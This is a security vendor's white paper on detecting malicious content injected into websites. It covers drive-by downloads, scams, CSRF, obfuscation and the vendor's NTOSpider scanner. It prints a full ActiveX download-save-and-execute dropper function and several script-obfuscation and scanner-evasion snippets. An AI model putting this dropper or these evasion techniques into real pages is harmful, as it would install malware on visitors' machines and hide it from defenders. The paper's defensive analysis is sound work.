



NT OBJECTIVES,  
INCORPORATED

# **Is Your Website Already Infected?**

## **Analyzing and Detecting Malicious Content**

**NTOBJECTives, Inc.**

**White Paper**

**Authored by Dmitry Kashitsyn**



NT OBJECTIVES,  
INCORPORATED

## Introduction

Advances in hacking technology have created an entirely new class of attacks that enterprises need to address. While security teams were previously concerned with hackers attacking websites as a means to obtain confidential data, hackers are now increasingly leveraging websites to attack client machines. These classes of attacks were made most famous by the Bank of India Attack (a video of the attack can be seen at <http://youtube.com/watch?v=aWV8d2rWf8E>)

Many websites unknowingly host malicious html content that can attack their users. Primarily there are two ways that malicious html appears on websites: either 1) the website is hacked and bad content has been injected without the website owner's knowledge; or 2) the website willingly published rich user generated content that has a payload which bypassed the website's input validation algorithms. Either way, the website compromises its users' security by hosting malicious content and it should take actions to remove it and prevent it from re-appearing.

The malicious content may have many forms: it can be a hidden iframe to an attack site, or malicious JavaScript, or an ActiveX object, or java applet. Moreover, usually bad content uses more than one exploitation technique to achieve its goals and hide its existence. The following white paper researches payloads used by malicious content, detection avoidance techniques used and defines possible ways to detect malicious content.

## Malicious Payloads

One of the primary goals of malicious content is to install and run malware on a user's system. These can include keystroke loggers and rootkits (which can turn user computers into zombie machines or send confidential user data to hackers). This can be achieved by 1) exploring several known vulnerabilities of different software components accessible from a browser (ActiveX objects, operating system components accessible from browser through ActiveX, etc), or 2) through a social engineering technique to trick users into installing and running malware on their system.

The other goals could be attempts to steal user credentials by phishing scams or cross-site scripting attacks run in a hidden iframe.

Criminals invent new ways to profit from internet insecurity almost every day. As such, the list presented below should not be considered complete as of time of writing of this white paper.

### Exploiting ActiveX Components

This is the most dangerous method to infect user machines with malicious payloads because a hacker can install malware on a user machine without requiring any user approval. The downside for the hacker is that a fully patched user machine will block this vector. This attack was made on the Bank of India site by an invisible iframe launched by the Bank of India's home page.



NT OBJECTIVES,  
INCORPORATED

### *Method*

The method used for this attack involves creating and accessing various ActiveX controls (including ones wrapping around the file system and the system shell) and accessing external resources. This is the method that was used in the Bank of India Attack. Malicious scripts then attempt to exploit vulnerable ActiveX controls and gain access to the user system.

Below is an example of a script that downloads an executable file, saves it and executes it on a client machine by exploiting unsafe features of several ActiveX objects.

- The ActiveX component allows hackers to save file to users' hard disks.
- ActiveX wrappers around the Windows file system allow hackers to retrieve the path to the command line shell application.
- The ActiveX wrapper around the system shell allows the script to call the command line interpreter application and to execute the downloaded file

```
function DownloadSaveAndExecute(FileURL)
{
    var localfile = "c:\\trojan.exe";
    var obj =window.document.createElement("object");
    obj.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
    var myhttp=obj.CreateObject("Microsoft.XMLHTTP", "");
    myhttp.open("GET", FileURL, 0);
    myhttp.send();

    var ado=obj.CreateObject("Adodb.Stream", "");
    ado.type=1;
    ado.Open();
    ado.Write(myhttp.responseBody);
    ado.SaveToFile(localfile, 2);
    ado.Close();

    var filesystem = ob.CreateObject("Scripting.FileSystemObject", "");
    var sysfolder = filesystem.GetSpecialFolder(0);
    var cmdfile = sysfolder.BuildPath(sysfolder + "\\system32", "cmd.exe");

    var shell = obj.CreateObject("Shell.Application", "");
    shell.ShellExecute(cmdfile,' /c '+ localfile , "", "open", 0);
}
```

This attack would launch the iframe. Hackers can leverage this method in one of several ways that are



NT OBJECTIVES,  
INCORPORATED

relevant to website owners.

- A hacker can, as was done with the Bank of India, hack the website (using SQL Injection or Cross Site Scripting or other technique) and inject a payload, which will be automatically launched when a user goes to an infected page on the site. The payload is usually stored in the hidden external iframe. The payload can also come from an external script or be inlined on the page. Many injections require an attack string to obey some maximum length in order for the injection to succeed, so the external iframe or scripts are used more frequently to hold the payload than the inlined attack because they occupy less string space.
- Second, the hacker can insert a malicious content into a website that allows users to post rich content.
- Third, the hacker can poison a website-cached web query by creating an artificial query that has an embedded attack in it.
- Finally, a hacker can create an attack site and post links to it on other websites tricking the user into visit an attack site.

### Social Engineering Scams

The goal of a social engineering scam is to trick user into performing an unsafe action. The most common observed unsafe action is a permission to download, and run an executable file. Social engineering scams try to trick the user into believing that an executable file is something other than what it is (i.e. malware).

Because these attacks are completed with user permission, they do not require an unpatched system to work. This increases the number of potential targets but decreases the likelihood that any attack will work because some or many users may refuse to comply.

Two most common camouflages are an audio/video codec installer and virus removal utility.


#### *Missing Codec Scam*

The missing codec attack is one of the variations of the social engineering technique. Users are presented with some page of interest that has an image that looks like a video player (e.g. youtube). The image should play a video, but can't do it due to a "missing codec." Then the user is presented with "missing codec" message advising the user to download the codec and install it. Obviously, the assumed codec executable is a malware, and once installed, this will infect the system. There are several variations of this scam that are more or less convincing with the most sophisticated one playing an audio track in the background that imitates an audio track for video file that can't be shown because of the "video codec" problem.

#### *Malware Removal Tool Scam*



NT OBJECTIVES,  
INCORPORATED



The malware removal tool scam redirects user to an external website that displays a page imitating a Windows control panel and creates a visual impression of a system scanning the users' hard drive for viruses. Obviously, no hard disk scanning is occurring. The scanning is just an attempt to convince the user about the legitimacy of the alleged virus findings. After that, the user is presented with a dialog asking him to download a free malware removal tool. As in the missing codec case, the downloadable executable is malware itself and it will infect the user system once it is downloaded and run.

The Missing Codec scam will obviously normally be done in the context of multimedia content.

Instead of launching an invisible attack (as in the iframe attack), however, the attack launches a popup that takes advantage of the context of the trusted host to induce agreement by the user to download and execute the malware.

### Cross Site Request Forgery Attack

With this type of attack, the malicious script will attempt to connect to various sites using user session



NT OBJECTIVES,  
INCORPORATED

cookies to perform actions unauthorized by the user. The typical scenario for such an attack would be a user browsing multiple sites at once. One of the sites would typically be a financial institution of some type (e.g. a bank or an online brokerage) that the user authenticated to and, as a result, the browser holds a valid session cookie. The second site is a compromised site that hosts a malicious script.

The malicious script on the second site will send a request to the financial institution site requesting it to perform an unauthorized action (such as transferring funds). The browser automatically appends the current session cookies to that request, and if the financial institution site does not implement additional security measurements (like asking for user confirmation, using CAPTCHA images, etc), then such request has a significant likelihood of succeeding, resulting in the transfer of funds.

## Obfuscating Techniques

The injected malicious html is almost always obfuscated. The purpose of obfuscation is to hide malware both from the human eye and vulnerability detection software. Obfuscating techniques are quite effective in achieving their goals.

- many website administrators are wary of deleting script codes they don't understand
- database administrators have trouble cleaning infected databases, not knowing which patterns to look for
- many detection methods rely on regular expression or other string search related methods, and thus have problems identifying obfuscated html.

### String Splitting

The obfuscating methods can be as simple as splitting the malicious html into multiple strings before appending it to the DOM tree. Splitting the string in the following example makes impossible to detect this iframe by simply searching for an iframe tag keyword.

```
<script>document.write('<iframe'+ 'me s'+ 'rc= "http://www.example.com"></iframe'+ 'me>');</script>
```

### String encoding

The other simple yet effective method against string lookup detection is to encode a malicious script before writing it to the DOM tree. Strings can be encoded with either URL escape or JavaScript escape rules. The encoded string now completely hides its actions from the human eye.

```
eval("\60\115\99\114\105\112\116\62...extra omitted...\60\47\115\99\114\105\112\116\62");  
unescape("%3c%73%63%72%69%70%74%3e...extra  
omitted...%3c%2f%73%63%72%69%70%74");
```

### Custom string encoding

Some scripts take this one step further and have their own custom decoding routine. That makes it somewhat difficult to decode the string for an automated solution (even if it has JavaScript parsing capabilities), and almost impossible for the average user. The encoded script is usually represented by a



NT OBJECTIVES,  
INCORPORATED

JavaScript string that later is decoded by a JavaScript function using a proprietary algorithm with a decoding key.

The key to decode a string can be well hidden as well. The key could be stored in the JavaScript, html content or even a style sheet, thus prohibiting non browser-integrated solutions from decoding a section of encoded content and finding out its actions.

### Script behavior modification

Some malicious scripts modify their behavior depending on whether the page was loaded by a user or software, such as a search engine or website vulnerability scanner. Scripts check the referrer on useragent strings and if it sees that the page is loaded by software, then it bypasses the payload execution and can avoid detection.

```
<script>if(document.referrer.indexOf('search')!=-1) document.write('<iframe  
src="http://www.example.com"></iframe>');</script>
```

### Obfuscating DOM modification functions

Malicious scripts can be obfuscated but they still need to be added to the DOM tree. There are a limited number of functions that can append new content to the DOM, so it might be possible to do a string lookup for those function names: write, writeln, eval, innerHTML, etc. Unfortunately, those function names can be obfuscated too. For example, the following code constructs an eval function name from the separate pieces.

```
var w = window;  
var e = "e" + "v" + "a" + "l";  
w[e]("alert('obfuscated call')");
```

### Hiding links behind public services

There are several websites that allow users to create a link on the site that redirects to some out-of-domain location. Such services provide a valuable tool to hackers to hide the final external resource location (either script or iframe, or page redirect) behind a good website name thus preventing blacklisting as a security technique.

```
document.write('<iframe src="http://tinyurl.com/xyz"></iframe>');
```

### Page Redirection

Many search engine or vulnerability scanners have an internal redirect limit that they need to obey and apparently hackers try to exploit that limitation by hiding content with payload behind multiple redirects that a normal browser would follow, but vulnerability software might not.

Many malicious iframes are hidden behind multiple redirects, where the initial iframe source link points to one site, that redirects to another, and that one redirects to yet another site, and so. During the



NT OBJECTIVES,  
INCORPORATED

course of researching this paper, I witnessed a redirection chain as long as 5 redirects before the browser landed on a page with a payload.

## **Detection and Prevention Methods**

Several malicious content detection methods can be suggested. The malicious content can be detected by content signature, blacklisting attack sites, or content analysis for unsafe behavior by proprietary algorithms.

### Remove Website Vulnerabilities

Obviously, searching for and removing a website's vulnerability to vulnerabilities, including SQL Injection and cross site scripting, is an obvious place to start. If malicious content cannot be placed on the website by a hacker, then a client browser will not execute it from the site.

### Signature Matching

The availability of different obfuscation techniques and easy automation of them makes detection of malicious content by their signatures an impractical technique. Hackers can easily automate encoding malicious content with a new key for each hacked website, thus creating a unique signature for each site.

The unencoded attack content is probably changed less frequently; it can be used to create content signatures. In order for such keys to be used to identify malicious content, the malicious content needs to be first decoded, its signature calculated and compared against a pre-compiled list of malicious content signatures.

### Site Blacklisting

Blacklisting attack sites can be a valuable detection technique. Although malicious content can be completely hosted on a good site (with no requirement to autoload any scripts or iframes from an attack site, thus hiding its connection to the attack site) some data exchange with the attack site is still necessary to complete the attack. The required data exchange can have many different forms: the attack script needs to download malware from the attack site, or send gathered private data from the users system to the hackers' site, or something else. In any case, the attack script needs to make a connection to an attack site.

Detection algorithms can compare out-of-domain requests for external resources against blacklisted site lists. Any hits against blacklisted sites will indicate the presence of malicious content on a page being analyzed.

### Detection of Obfuscating Techniques

The presence of obfuscating techniques in the page content can be a reasonable indicator that the content has malicious intent. In most cases, the long encoded string (passed to *eval* or *unescape*, or to *document.write* functions) will be a malicious payload. Unfortunately, although the long encoded string



NT OBJECTIVES,  
INCORPORATED

is suspicious, it can not be assumed to be a malicious html before it is decoded and its actions analyzed.

### Evaluation of Suspicious Content Actions

This leads us to the last suggested detection method which is to analyze the actions of suspicious content. The presence of any dangerous (or suspicious) activity can be considered a sign of malicious intent. Some actions that should be considered dangerous include: accessing the local hard drive, instantiating a ShellApplication object and downloading (accessing) external executable content.

## **NTOBJECTives Solution**

The problem of embedded malicious content is a serious one for website owners. NTOBJECTives has added functionality to address this problem in version 3.4 of NTOSpider.

A lot of benign client side code uses the same techniques as malicious content. Some good content uses obfuscation techniques to protect IP; some good content requires access to the user system hard drive; some will ask the user to run an executable software installation program. Most forms of malicious content signatures can be found in benign content as well. This creates a signal to noise ratio problem for any possible solution.

There is no silver bullet that will detect malicious content with one hundred percent accuracy. The solution presented by NTOBJECTives uses two methods to detect malicious content: the fully automated solution and the semi-automated solution.

The fully automated solution is based on analysis of suspicious content activity. The suspicious content is placed in the sandbox, executed, and its activity recorded. A proprietary algorithm analyzes the content actions and creates a content dangerousness score and reports any content that gets a score above a predefined threshold. This solution is designed for users that want a quick website assessment for malicious content presence.

The semi-automated solution creates a list of auto-loaded external resources both presented in the html or created by JavaScript. The semi-automated solution is designed for site administrators and pen-testers that are aware of the site resource load pattern. Most website loads resources from its own domain, a limited number of partner websites, and an ad service network. The number of resources auto-loaded from any external location beyond those mentioned above should be very limited and can be reviewed by pen testers for malicious content presence. (Shown in figures below)



NT OBJECTIVES,  
INCORPORATED

Figure 1 – Configuring NTOSpider to detect iFrames and Malicious Scripts

Passive Analysis Status					
	Analyzed	Discovered		Analyzed	Discovered
Compliance Issue	6612	11	Financial Compliance Issue	35	0
Web Beacon	4	2	Reflection Analysis	N/A	N/A
Server Configuration	1	1	External Iframe Analysis	1	1
Script Analysis	13	1	Controlling Lookie Analysis	534	21

Figure 2 – iFrame findings reported during scan



NT OBJECTIVES,  
INCORPORATED

**Active Content Analysis**  
**Site:** http://scanme.ntobjectives.com:80  
**Root Cause #1:** URL: http://scanme.ntobjectives.com/vuln\_site/frame/

This Script Analysis result was discovered by the presence of script on the indicated page which was analyzed and found to dynamically create other hostile scripts and/or external IFrames in its DOM. See details below.

**Script Actions:** New IFrame created via javascript. Common method of establishing external content execution., External IFrame. Common method of establishing external content execution., String From Character Code combined with Eval() is a common method for injecting Cross Site Scripting attacks without the need for quotes., Hidden iFrame. Commonly used to hide the existence of external active content use.

**Suspicious Script:** // this is actual attack  
document.write(decrypt(encrstb));

**Out of Domain:** No

**Vulnerabilities that prompted this Script Analysis and for which it was used to discover:**  
 External IFrame URL: http://scanme.ntobjectives.com:80/vuln\_site/frame/  
 Result

**External Links:**

URL	Domain	Is Domain	With Data	Exiting Secure	Autoload	Autoload in DOM
http://www.mightyseek.com/	www.mightyseek.com	Yes	No	No	Yes	Yes

**Internal Links:**

URL
http://scanme.ntobjectives.com/vuln_site/frame/
http://scanme.ntobjectives.com/vuln_site/jsmenu/auto_osrun.php
http://scanme.ntobjectives.com/vuln_site/jsmenu/auto_osrun.php

**Description:** By analyzing script, some potentially hostile script was found on the website or that could be inadvertently downloaded by browsing the website.

**Recommendations:** Remove any out-of-domain IFrames from your website that might download hostile script and scrutinize all script (particularly that which is indicated by these vulnerabilities) for obfuscated attacks, scripts that create IFrames, and scripts that fetch other scripts.

Figure 3 -Results in NTOSpider report

## Who Is Responsible?

In theory, a fully patched user who is not susceptible to trickery cannot be harmed by any of the attacks detailed in this paper. The phrase “in theory” is used because attacks are often made before patches are available for the underlying vulnerable software.

It is possible to argue that because users can protect themselves, that websites hold no moral or legal liability for this class of attacks. Although the author of this white paper is not an attorney, it is clear that courts have awarded damages to plaintiffs where they were at least partly responsible for a bad outcome.

Beyond legal liability, enterprises surely will suffer brand damage if they allow their websites to be used as a medium for hackers to compromise user machines.

Links can be posted to normal looking hacker websites that attack user computers. Given this fact, the question is, where does liability end for a website owner? The author believes that a reasonable position is that once the user willingly leaves the context of a website, that the website owner has no responsibility for that user’s actions. Website owners cannot be expected to crawl the entire Internet to ensure that users are safe.



NT OBJECTIVES,  
INCORPORATED

Perhaps the only exception to this rule may be the case of search engines. Users rely on search engines to validate that the links that they provide are meaningful and potentially useful. Search engines have started to recognize this and are placing warnings on certain sites that they believe are likely to hack users. This is a topic that will certainly engender ongoing debate.

## **Conclusion**

The increased prominence of this class of attacks has generated a significant amount of coverage in the press. Fortunately, browsers starting to respond by block certain functionality from being accessed /executed by JavaScript. Given the time lag for even 75% compliance with browser upgrades, there is a significant window of opportunity for hackers. Readers should recall that infecting a single website with decent traffic can compromise millions of users. These attacks are quite efficient from the standpoint of hackers.

Even so, eventually the current classes of attacks will be handled by the major browsers and users will adopt them, if for no other reason than they will replace their computers at some point. But the hackers will respond with new vectors and new attacks that will get by the new browsers.

Let the cat and mouse game begin.

It is certainly likely that a new front has been added to the war. Applications are no longer merely ways to attack databases that contain user data: they are a way to attack the users' themselves. Website owners need to be aware of this and begin to plan to deal with this new class of attacks

---

## **About the Author**

Dmitriy Kashitsyn is a senior software engineer at NTOBJECTives, Inc. Dmitriy is responsible for the design and development of NTOSpider, a web application vulnerability scanner, with primary responsibility for the development of new vulnerability modules. Dmitriy has an extensive software development experience in various industries creating software for companies like Sonic Solution, Roxio, Applied BioSystems and Siemens. He holds a master degree in computer science from The Moscow Institute of Electronic Engineering.

## **Appendix: A Note on Browser Security Warnings**

When browsers ask a user to allow scripts or ActiveX object execution, they neither specify the website name hosting that script, nor the website name hosting an ActiveX object. Even if a website has an external iframe that runs scripts that require special security permission, browsers will still give the same vague security message about the current page. This will generally fool the user into assuming that the actions in question are going to be performed by content in the main frame that came from website name present in URL address bar. Usually the warning starts with "The page you are viewing.." making the user falsely assume that it is content visible from the site name he sees in the status bar that needs that permission, when in fact those actions can be performed by an out-of-domain script loaded in the hidden iframe hosted from an external website.